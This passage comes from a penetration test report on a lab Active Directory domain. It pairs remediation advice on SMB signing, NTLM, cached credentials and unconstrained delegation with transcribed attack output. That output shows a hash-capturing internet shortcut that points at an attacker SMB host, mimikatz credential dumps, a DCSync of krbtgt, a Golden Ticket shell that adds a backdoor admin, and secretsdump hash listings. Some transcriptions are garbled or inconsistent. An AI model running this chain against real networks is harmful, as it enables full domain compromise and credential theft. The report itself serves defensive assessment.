


Image 37 - Read/Writable share found, SMB signing disabled on 10.10.24.100-102

```
(kali@kali)-[~]
└─$ xxd helpdesk.lnk
00000000: 5b49 6e74 6572 6e65 7453 686f 7274 6375 [InternetShortcu
00000010: 745d 0a55 524c 3d6c 6f72 656d 6970 7375 t].URL=loremipsu
00000020: 6d64 6f6c 6f72 7369 7461 6d65 740a 576f mdolorsitamet.Wo
00000030: 726b 696e 6744 6972 6563 746f 7279 3d6c rkingDirectory=l
00000040: 6f72 656d 6970 7375 6d64 6f6c 6f72 7369 oremipsumdolorsi
00000050: 7461 6d65 740a 4963 6f6e 4669 6c65 3d5c tamet.IconFile=\
00000060: 5c31 302e 3130 2e32 342e 3130 305c 2555 \10.10.24.100\%U
00000070: 5345 524e 414d 4525 2e69 636f 6e0a 4963 SERNAME%.icon.Ic
00000080: 6f6e 496e 6465 783d 310a [-D] socket-op onIndex=1. OPTIONS
[-P] netbios-scope=SCOPE [-W] work
[-U] user=[DOMAIN/]USERNAME[%PASS
authentication-file=FILE] [-
[-use-kerberos=desired|required]
[-client-protection=sign|encrypt]
[OPTIONS] service <password>

(kali@kali)-[~]
└─$ perl -pi -e 's/\n/\r\n/' helpdesk.lnk

(kali@kali)-[~]
└─$ xxd helpdesk.lnk
00000000: 5b49 6e74 6572 6e65 7453 686f 7274 6375 [InternetShortcu
00000010: 745d 0d0a 5552 4c3d 6c6f 7265 6d69 7073 t]..URL=loremips
00000020: 756d 646f 6c6f 7273 6974 616d 6574 0d0a umdolorsitamet..
00000030: 576f 726b 696e 6744 6972 6563 746f 7279 WorkingDirectory
00000040: 3d6c 6f72 656d 6970 7375 6d64 6f6c 6f72 =loremipsumdolor
00000050: 7369 7461 6d65 740d 0a49 636f 6e46 696c sitamet.. IconFil
00000060: 653d 5c5c 3130 2e31 302e 3234 2e31 3030 e=\\10.10.24.100
00000070: 5c25 5553 4552 4e41 4d45 252e 6963 6f6e \\\%USERNAME%.icon
00000080: 0d0a 4963 6f6e 496e 6465 783d 310d 0a .. IconIndex=1..

(kali@kali)-[~]
└─$ █
```

Image 38 - Payload internet shortcut was prepared

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ mv helpdesk.lnk @helpdesk.url

(kali@kali)-[~]
└─$ smbclient \\10.10.24.101\printing -U democorp.com/j.arnold%F4ll2023!
Try "help" to get a list of possible commands.
smb: \> put @helpdesk.url
putting file @helpdesk.url as \@helpdesk.url (14.0 kb/s) (average 14.0 kb/s)
smb: \> ls
.                D                0   Mon Oct 30 02:25:39 2023
..               D                0   Mon Oct 30 02:25:39 2023
@helpdesk.url   A                143 Mon Oct 30 02:25:39 2023

12958463 blocks of size 4096. 7960576 blocks available
smb: \> █
```

Image 39 - Payload has been uploaded to the share




Image 40 - Code with NT Authority / System privileges executed




Image 41 - Credentials dumped

REMEDIATION

Enable SMBv3, and SMB signing on all domain computers. Alternatively, as SMB signing can cause performance issues, disabling NTLM authentication, enforcing account tiering, and limiting local admin users can effectively help mitigate attacks.

In order to disable NTLM authentication, navigate to `Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options` and enable `Restrict NTLM: NTLM authentication in this domain`.

Baycode Security team recommends to make sure all applications work properly after disabling NTLM. Before disabling NTLM Authentication, enable `Network security: Restrict NTLM: Audit Incoming NTLM Traffic on the domain controller` and check event log `Applications And Services Logs\Microsoft\Windows\NTLM\Operational` for NTLM events, as blocking NTLM requires analysis and preparation.

In order to enable GPO policy for SMB signing, navigate to `Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options`.

Enable `Microsoft network server: Digitally sign communications (always)`, `Microsoft network server: Digitally sign communications (if client agrees)`, `Microsoft network client: Digitally sign communications (always)`, and `Microsoft network client: Digitally sign communications (if server agrees)`.

New Microsoft patches introduce enhanced SMBv3 encryption. You can enable it by following this reference link: <https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-security>

For full mitigation and detection guidance, please reference the MITRE guidance here: <https://attack.mitre.org/techniques/T1557/001/>

FINDING IPT-007 SECURITY MISCONFIGURATION - CACHED DOMAIN CREDENTIALS

CVSS SEVERITY	High	CVSSV3 SCORE	7.7
CVSSV3 CRITERIAS	Attack Vector : Local	Scope : Changed	
	Attack Complexity : Low	Confidentiality : High	
	Required Privileges : High	Integrity : High	
	User Interaction : Required	Availability : High	
AFFECTED SCOPE	10.10.24.101		
DESCRIPTION	<p>Adversaries may attempt to access cached domain credentials used to allow authentication to occur in the event a domain controller is unavailable.</p> <p>On Windows Vista and newer, the hash format is DCC2 (Domain Cached Credentials version 2) hash, also known as MS-Cache v2 hash. The number of default cached credentials varies and can be altered per system. This hash does not allow pass-the-hash style attacks, and instead requires Password Cracking to recover the plaintext password.</p> <p>A Cached Interactive logon, which occurs when logging in with cached domain credentials (e.g., on a laptop outside the network), does not consult the domain controller to verify credentials, resulting in no account login entry generation, but the information is retained in memory.</p> <p>Windows uses previously entered (cached) credentials to grant the user access permissions to the workstation.</p>		
OBSERVATION	Baycode Security team found memory-cached plaintext Domain Administrator credentials on machine 10.10.24.101.		
RISK	<p>Likelihood:</p> <p>High - Passwords that are cached can be accessed by the user when logged on to the computer. Although this information may sound obvious, a problem can arise if the user unknowingly executes hostile code that reads the passwords and forwards them to another, unauthorized user. In this case, Domain Administrator password has been compromised.</p> <p>Impact:</p> <p>Very High - The Domain Administrator password has been compromised, and the attacker could access any resources and move laterally within the network, causing severe disruptions.</p>		

REFERENCES	<p>https://attack.mitre.org/techniques/T1003/005/</p> <p>https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group</p> <p>https://www.tenable.com/audits/items/CIS_Microsoft_Windows_Server_2016_STIG_v1.1.0_L2_MS.audit:8341e7a31d6b4390e24ccfbee5fb53bd</p> <p>https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-do-not-allow-storage-of-passwords-and-credentials-for-network-authentication</p> <p>https://www.csoonline.com/article/567747/how-to-detect-and-halt-credential-theft-via-windows-wdigest.html</p> <p>https://www.tenable.com/audits/items/CIS_MS_Windows_10_Enterprise_Level_1_v1.6.1.audit:edcb6086bbe571d445b65989f42a301a</p>
-------------------	---

TEST DETAILS

```

Authentication Id : 0 ; 4576505 (00000000:0045d4f9)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain           : DEMOCORP
Logon Server      : DEMOCORP-DC
Logon Time        : 01.11.2023 02:21:59
SID               : S-1-5-21-436216088-147652068-898103138-500
msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : DEMOCORP
  * NTLM     : 49cfb0e24c387e3b9f6c34e74c71347a
  * SHA1     : 450abcecf25fe250532e3d0b2732e95f394b202c
  * DPAPI    : 33b059cfa6aa3d446317b910326b4adc
tspkg :
wdigest :
  * Username : Administrator
  * Domain   : DEMOCORP
  * Password : (null)
kerberos :
  * Username : Administrator
  * Domain   : DEMOCORP.COM
  * Password : zaqDE6520RPq1@SX520RPaa3
ssp :
credman :
cloudap :

Authentication Id : 0 ; 317506 (00000000:0004d842)
Session           : Interactive from 1

```

Image 42 - Cached Domain Administrator credentials found in memory

REMEDIATION

It's a recommended practice to disable the ability of the Windows operating system to cache credentials on any device where credentials aren't needed. Evaluate your servers and workstations to determine the requirements. Cached credentials are designed primarily to be used on laptops that require domain credentials when disconnected from the domain.

- Enable the "Network access: Do not allow storage of passwords and credentials for network authentication" Group Policy Object (GPO) setting. You can find this setting in `Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options`.
- Limit the number of cached credentials by adjusting the `cachedlogonscount` value in the Windows Registry at `HKLM\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon`.
- Enhance security by adding users to the "Protected Users" Active Directory security group. This step can help reduce the caching of users' plaintext credentials.
- Address another important security concern by disabling the use of WDigest in the domain through GPO. You can achieve this by configuring the GPO value at `Computer Configuration\Administrative Templates\MS Security Guide\WDigest Authentication` and setting it to "Disabled." This group policy path does not exist by default. Visit this link for more information https://www.tenable.com/audits/items/CIS_MS_Windows_10_Enterprise_Level_1_v1.6.1.audit:edcb6086bbe571d445b65989f42a301a.

FINDING IPT-008 INSUFFICIENT HARDENING - TOKEN IMPERSONATION

CVSS SEVERITY	High	CVSSV3 SCORE	7.7
CVSSV3 CRITERIAS	Attack Vector : Local	Scope : Changed	
	Attack Complexity : Low	Confidentiality : High	
	Required Privileges : High	Integrity : High	
	User Interaction : Required	Availability : High	
AFFECTED SCOPE	All		
DESCRIPTION	<p>Unconstrained delegation is a feature in Active Directory that enables a service on a Windows server to impersonate a user and access network resources on the user's behalf without limitations. This allows the service to utilize the user's credentials to access other network services or resources without requiring additional authorization checks.</p> <p>A Domain Administrator can apply Unconstrained Delegation to any computer within the domain by changing the setting Trust this computer for delegation to any service (Kerberos only) in Active Directory Users and Computers</p> <p>When a user logs into the Unconstrained Delegation computer, a copy of their TGT (Ticket Granting Ticket) is transmitted to the TGS (Ticket Granting Service) provided by the Domain Controller and stored in the LSASS memory. If you have compromised the machine, you can extract these tickets and impersonate users on any machine.</p> <p>Any user authentication to the computer with unconstrained delegation enabled caches the user's TGT in memory, which can later be extracted and reused by an adversary.</p>		
OBSERVATION	Baycode Security team found Domain Administrator cached ticket in memory of the machine 10.10.24.102		
RISK	<p>Likelihood:</p> <p>High - Exploiting the Unconstrained delegation requires first compromising the unconstrained delegation machine. Any internal threat operating on the unconstrained delegation enabled computer can exploit this vulnerability.</p> <p>Impact:</p> <p>Very High - When exploited, an attacker gains domain administrator access</p>		
REFERENCES	<p>https://attack.mitre.org/techniques/T1558/</p> <p>https://blog.netwrix.com/2022/12/02/unconstrained-delegation/</p> <p>https://learn.microsoft.com/en-us/defender-for-identity/security-assessment-unconstrained-kerberos</p> <p>https://www.bleepingcomputer.com/news/security/microsoft-fixes-new-petitpotam-windows-ntlm-relay-attack-vector/</p> <p>https://github.com/GhostPack/Rubeus</p> <p>https://github.com/p0dalirius/Coercer</p>		

TEST DETAILS

```
[*] 02.11.2023 03:30:13 UTC - Found new TGT:  
  
User           : Administrator@DEMOCORP.COM  
StartTime      : 02.11.2023 04:04:21  
EndTime        : 02.11.2023 13:38:52  
RenewTill      : 09.11.2023 03:38:52  
Flags          : name_canonicalize, pre_authent, renewable, forwarded, forwardable  
Base64EncodedTicket :  
  
doIF9DCCBfCgAwIBBaEDAgEwoIE9DCCBPBhgTSMIIIE6KADAgEFoQ4bDERFTU9DT1JQLkNPTaIhMB+gAwIBAgEYMBYbBmtyYnRn  
dBsmREVNT0NPULAUQ09No4IErDCCBKigAwIBEqEDAgECooIEmgSCBJZzpSgVpjBilyC905/yEpSqtqnTKJTZgbQtd3EKrVkcQJqc  
qXc/Z5G/dJHEYe3HC7S/F5uEtBXT01nPN1cJZZduDu004qSp0CiN1pqPDrB0jtf7y/otoTMOBXXKfIAq1qcB+sYCdSJQfhF7uonz  
SuiPnfihz/MP5hB7aOpFUNqZTh8IizixkYd3r40ChsjQrNt6LC3VJID0XxuA6mIycCs0nvx41UYJs4wk0g10cAQwiyayDfGyuGSI  
Bwu1eDF58N2RKZfjHUU6v31i1VjHpUFIWf7vqSvxp7Hz4Ia3L0pC4RhhJ7e1kkBJpPMRfPLPg82VWbL2P9Sv+w8/V4onNLXq4T  
NJxvFZjgABIdia/jzkzuhxeAyz02YtyhNtEun7qzbD6yHCxsAN4xevM0+1jE2900XA1wwj87IAKrGWQs1CVvkk6TBk9gLpch46sk  
qEQoRi6ePFBU010Rp6mX40DEOpBZ9Kbqint92NQBr6zraSyiMD4GATLN7fg62J2xM9Q0+W7ApZY89hM8n/5Ep0Eo9vFloWbxTSq1  
+4oFDp8mn7Xar3gphRkhJiXaUIRPaemSKdDKHwYRjKbtC3AWVvZQORj27tu4dULz3RNOV56f1C5wOPzkaJJFu/Uzpb6A729wVZp  
xMyfEbJKXq8jNUYeuCbfqjMqEynGIDgpZfQPXKnPHZIoYQh8e2xJQ9oRHeOIRLOGINIfIu+qLvrLSg1lxHpVBd1LHmb7m8I1Onz2  
9SkcK4EQaLEX+cALHOGPhTUlNsO10LHnDM1QepmCrcraXmKJr3z5R3mYnk8wxdBkXI8h42wKQz2BiAfnHBWE2a9BHUF+mzq6QAq8  
nyGPRTyYtwmUCXnzE59nxLh6UCPFV4ThsDVxx4j45bWRRevIuqJAqweHMzyJ8trwAiW1j1muxF31UzcWhmYmMbTiee13PxZSx  
erUlhs/YUaa9JmAn6LaNbHERAJeSRi501mrjfNugScdnOHZDIhueawXXSQQEhuRE2w+XraVb9VW2LhkY7Qfr9odVEmCrTrigcxtD  
uh+1aRa77Bbus/E2v7QL4R0U94kSruQY8EqqY67r9HcfoT83LILAz3mke2CXBjoFGDLFJS0VSItfmCzkhS06X2MI7YtM7r6IBtg  
cFABsK36cPMk4T2J35zSmkru1QQZoBqf/7NdrXBRbebE6xxsJSuwPhnj8e76HFG+wERdhqxVjJHpvxw65/jkho07t9reYVgzKP6P  
VCFU...
```

Image 43 - Domain administrator ticket found in memory


```
PS C:\ProgramData> dir \\SERVICE.DEMOCORP.COM\C$
```

```
Directory: \\SERVICE.DEMOCORP.COM\C$
```

Mode	LastWriteTime	Length	Name
d-----	05.06.2021 14:10		PerfLogs
d-r---	10.09.2023 22:39		Program Files
d-r---	24.10.2023 23:48		Program Files (x86)
d-r---	21.10.2023 01:33		Users
d-----	27.10.2023 03:22		Windows
-a----	17.10.2023 18:35	12288	DumpStack.log
-a----	21.10.2023 00:56	189	__output

```
PS C:\ProgramData> dir \\PRINTER.DEMOCORP.COM\C$
```

```
Directory: \\PRINTER.DEMOCORP.COM\C$
```

Mode	LastWriteTime	Length	Name
d-----	05.05.2021 00:22		PerfLogs
d-----	30.10.2023 02:25		printing

Image 45 - Attacker could open system directories on all domain computers

```
PS C:\ProgramData> dir \\DEMOCORP-DC.DEMOCORP.COM\C$

Directory: \\DEMOCORP-DC.DEMOCORP.COM\C$

Mode                LastWriteTime         Length Name
----                -
d-----          05.11.2022   19:21             PerfLogs
d-r---          02.10.2023   00:48       Program Files
d-----          15.09.2018   11:06   Program Files (x86)
d-r---          02.10.2023   00:48             Users
d-----          02.11.2023   06:32             Windows

PS C:\ProgramData> █
```

Image 46 - Attacker could open system directories on Domain Controller


```
mimikatz # lsadump::dcsync /domain:democorp.com /user:krbtgt
[DC] 'democorp.com' will be the domain
[DC] 'DEMOCORP-DC.democorp.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 10.10.2023 17:34:13
Object Security ID  : S-1-5-21-436216088-147652068-898103138-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: aba0bfbc9daff6993edd6b00d5f810c8
  ntlm- 0: aba0bfbc9daff6993edd6b00d5f810c8
  lm - 0: 5e260538f6ac20ba03c0c314842b0b26

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 5f71d7ac56bbfe4512af63b61ee639c2

* Primary:Kerberos-Newer-Keys *
```

Image 47 - Attacker dumping credentials of krbtgt user

```
(root@kali)-[~/lateralmovement/impacket/examples]
└─# rdate -n 10.10.24.250
Thu Nov  2 23:12:36 CET 2023

(root@kali)-[~/lateralmovement/impacket/examples]
└─# KRB5CCNAME=/home/kali/lateralmovement/impacket/examples/Administrator.ccache ./smbexec.py democorp-dc.demo
corp.com -k -no-pass -target-ip 10.10.24.250 -dc-ip 10.10.24.250
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>net user helpdesk G3t_somhelp_br0 /ADD /Y
The command completed successfully.

C:\Windows\system32>net localgroup Administrators helpdesk /add
The command completed successfully.

C:\Windows\system32>[-]
```

Image 48 - Attacker logged into the domain controller using a Golden Ticket

```

(root@kali)-[/home/kali/lateralmovement/impacket/examples]
└─# impacket-secretsdump 'helpdesk:G3t_somewhat_br0@10.10.24.250'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfba49ff4fa65a95711491f445854d64
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f00cd868a4cdd6fa7ea3326214df9954 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DEMOCORP\DEMOCORP-DC$:aes256-cts-hmac-sha1-96:f49311fbb22541f4578b4088c1e6e1558df28b89da42687c7f172a3127967ca3
DEMOCORP\DEMOCORP-DC$:aes128-cts-hmac-sha1-96:fc8b67b07030ac0c09e8dc827e120011
DEMOCORP\DEMOCORP-DC$:des-cbc-md5:0b588cba6402cd85
DEMOCORP\DEMOCORP-DC$:plain_password_hex:df25ac52d0a20769cfd0d405edc2b410f309a94219991eef4fb7efdc8b8eda345f334
3477d52d8320cba6f782faa5986e527b0a561a7e7c6aeb86e0edf266051c9742b4bf617d7a411cca826ed6e5665adfbbc91684ea5c6d61
b96d8e2d95db94be1bd32ea4de8c1da30e847a611193b299a9de8a8e1bcf67f2707a5f3ec0b7302d63551e1aef8953ec5d92baa9b93991
6e2141c67f0f2053fef23d7a11fa29ed0d10a4c067559001c85c268751a8a8248908ee25f26033708783e8ade44754fd879153f8fc9338
1602af8810e21acbe8585a194ba0757c5321d8b07b6d42b472c495b2bfb892e546ad83c67fff07505
DEMOCORP\DEMOCORP-DC$:aad3b435b51404eeaad3b435b51404ee:ef4d31242329e641e05fba757a4bdd61 :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7c31e3727220069aacd86d0044353c785102b6c0
dpapi_userkey:0x377fac33501097a7971d7431d5b5f52befcd14ae2
[*] NL$KM
 0000  92 B6 C1 D3 88 A9 4B DE  F8 5D B8 C6 EC 4A C6 2A  .....K.. ] ... J.*
 0010  F6 AB 77 E9 31 9D E7 7D  13 CB EE 9F 94 B3 99 E0  ..w.1.. }.....
 0020  42 AD 43 05 CD 7F 03 7F  57 67 91 CF 7A AC B6 9A  B.C.....Wg..z ...
 0030  79 9A 8E 3F D1 ED 6F 40  AE 54 1F 3E 89 E0 6C EB  y..?..o@.T.>..l.
NL$KM:92b6c1d388a94bdef85db8c6ec4ac62af6ab77e9319de77d13cbce9f94b399e042ad4305cd7f037f576791cf7aacb69a799a8e3f
d1ed6f40ae541f3e89e06ceb
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:49cfb0e24c387e3b9f6c34e74c71347a :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:aba0bfb9d9daff6993edd6b00d5f810c8 :::
democorp.com\badgeservice:1107:aad3b435b51404eeaad3b435b51404ee:8a531554aa792d73763d9c9039b4eaa7 :::
democorp.com\jbird:1109:aad3b435b51404eeaad3b435b51404ee:2ac16ee45f8148891d6fffcf46bc349f :::
democorp.com\j.arnold:1110:aad3b435b51404eeaad3b435b51404ee:07e979a8fc677316f095f5bbf725c709 :::
democorp.com\o.bloom:1112:aad3b435b51404eeaad3b435b51404ee:674afbbfc9b2207ca35dce8c439f7f61 :::
